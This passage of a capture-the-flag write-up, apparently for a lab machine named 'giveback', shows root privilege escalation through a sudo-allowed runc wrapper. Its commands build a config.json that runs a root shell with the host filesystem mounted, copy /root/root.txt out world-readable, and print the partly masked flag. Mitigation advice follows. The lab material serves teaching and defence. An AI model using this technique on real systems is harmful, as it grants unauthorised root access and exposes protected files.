46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
babywyrm@giveback:~$ sudo /opt/debug
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
NAME:
   runc - Open Container Initiative runtime

runc is a command line client for running applications packaged according to
the Open Container Initiative (OCI) format and is a compliant implementation of the
Open Container Initiative specification.

runc integrates well with existing process supervisors to provide a production
container runtime environment for applications. It can be used with your
existing process monitoring tools and the container will be spawned as a
direct child of the process supervisor.

Containers are configured using bundles. A bundle for a container is a directory
that includes a specification file named "config.json" and a root filesystem.
The root filesystem contains the contents of the container.

To start a new instance of a container:

    # runc run [ -b bundle ] <container-id>

Where "<container-id>" is your name for the instance of the container that you
are starting. The name you provide for the container instance must be unique on
your host. Providing the bundle directory using "-b" is optional. The default
value for "bundle" is the current directory.

USAGE:
   runc.amd64.debug [global options] command [command options] [arguments...]

VERSION:
   1.1.11
commit: v1.1.11-0-g4bccb38c
spec: 1.0.2-dev
go: go1.20.12
libseccomp: 2.5.4

COMMANDS:
   checkpoint  checkpoint a running container
   create      create a container
   delete      delete any resources held by the container often used with detached container
   events      display container events such as OOM notifications, cpu, memory, and IO usage statistics
   exec        execute new process inside the container
   kill        kill sends the specified signal (default: SIGTERM) to the container's init process
   list        lists containers started by runc with the given root
   pause       pause suspends all processes inside the container
   ps          ps displays the processes running inside a container
   restore     restore a container from a previous checkpoint
   resume      resumes all processes that have been previously paused
   run         create and run a container
   spec        create a new specification file
   start       executes the user defined process in a created container
   state       output the state of a container
   update      update container resource constraints
   features    show the enabled features
   help, h     Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --debug             enable debug logging
   --log value         set the log file to write runc logs to (default is '/dev/stderr')
   --log-format value  set the log format ('text' (default), or 'json') (default: "text")
   --root value        root directory for storage of container state (this should be located in tmpfs) (default: "/run/runc")
   --criu value        path to the criu binary used for checkpoint and restore (default: "criu")
   --systemd-cgroup    enable systemd cgroup support, expects cgroupsPath to be of form "slice:prefix:name" for e.g. "system.slice:runc:434234"
   --rootless value    ignore cgroup permission errors ('true', 'false', or 'auto') (default: "auto")
   --help, -h          show help
   --version, -v       print the version
 babywyrm@giveback:~$
We used this to run an arbitrary OCI bundle as root:
Create a bundle directory and write an config.json that runs a root shell command. The command checks for common root flags (/root/root.txt, /root/flag) and writes the result to /tmp/root_readable.txt (with world‑readable perms) or archives / as a fallback:
1
mkdir /tmp/bundle && cd /tmp/bundle
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
cat > /tmp/bundle/config.json <<'EOF'
{
  "ociVersion": "1.0.2",
  "process": {
    "terminal": false,
    "user": {"uid": 0, "gid": 0},
    "cwd": "/",
    "args": [
      "/bin/sh",
      "-c",
      "if [ -f /root/root.txt ]; then cat /root/root.txt > /tmp/root_readable.txt && chmod 644 /tmp/root_readable.txt; elif [ -f /root/flag ]; then cat /root/flag > /tmp/root_readable.txt && chmod 644 /tmp/root_readable.txt; else tar -cf /tmp/root.tar -C / root && chmod 644 /tmp/root.tar; fi"
    ]
  },
  "root": {
    "path": "/"
  }
}
EOF
Execute the bundle using the privileged binary:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
babywyrm@giveback:/tmp/bundle$ cat > /tmp/bundle/config.json <<'EOF'
{
  "ociVersion": "1.0.2",
  "process": {
    "terminal": false,
    "user": {"uid": 0, "gid": 0},
    "cwd": "/",
    "args": [
      "/bin/sh",
      "-c",
      "if [ -f /root/root.txt ]; then cat /root/root.txt > /tmp/root_readable.txt && chmod 644 /tmp/root_readable.txt; elif [ -f /root/flag ]; then cat /root/flag > /tmp/root_readable.txt && chmod 644 /tmp/root_readable.txt; else tar -cf /tmp/root.tar -C / root && chmod 644 /tmp/root.tar; fi"
    ]
  },
  "root": {
    "path": "/"
  }
}
EOF
babywyrm@giveback:/tmp/bundle$ sudo /opt/debug run pwn
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
babywyrm@giveback:/tmp/bundle$ cat /tmp/root
root.txt           root_readable.txt  rootsh
babywyrm@giveback:/tmp/bundle$ cat /tmp/root
root.txt           root_readable.txt  rootsh
babywyrm@giveback:/tmp/bundle$ cat /tmp/root_readable.txt
*************e6efdb701ffbe21a1cca
Mitigations & Security Recommendations
- Update Plugins and CMS: Ensure the WordPress installation and all plugins (particularly the GiveWP plugin) are regularly updated to mitigate known vulnerabilities such as PHP Object Injection (CVE-2024-5932).
- Disable CGI on PHP-CGI Internal Handlers: Legacy CGI services should be disabled or migrated to standard PHP-FPM setups. If CGI must be supported, prevent PHP-CGI argument injection (CVE-2012-1823) by setting
cgi.force_redirect = 1and ensuring standard arguments are not directly evaluated from user-controlled query strings. - Implement Kubernetes Network Policies: Implement strict network policies within the Kubernetes cluster to prevent the WordPress pod from communicating with arbitrary internal services (e.g., the legacy intranet CMS) unless explicitly required.
- Enforce Least Privilege for Service Accounts: Avoid mounting high-privilege service account tokens inside pods unless necessary. Use RBAC rules to restrict service accounts from reading sensitive namespace resources such as Secrets.
- Secure Sudo Policies & Custom Binary Checks: Sudo rules should avoid allowing custom wrappers if they rely on checks (such as shared database passwords) that can be easily extracted by an attacker. Use robust, non-reused credentials for administrative validation. Ensure host-level tools like runc are restricted and cannot be run with custom configurations by unprivileged users.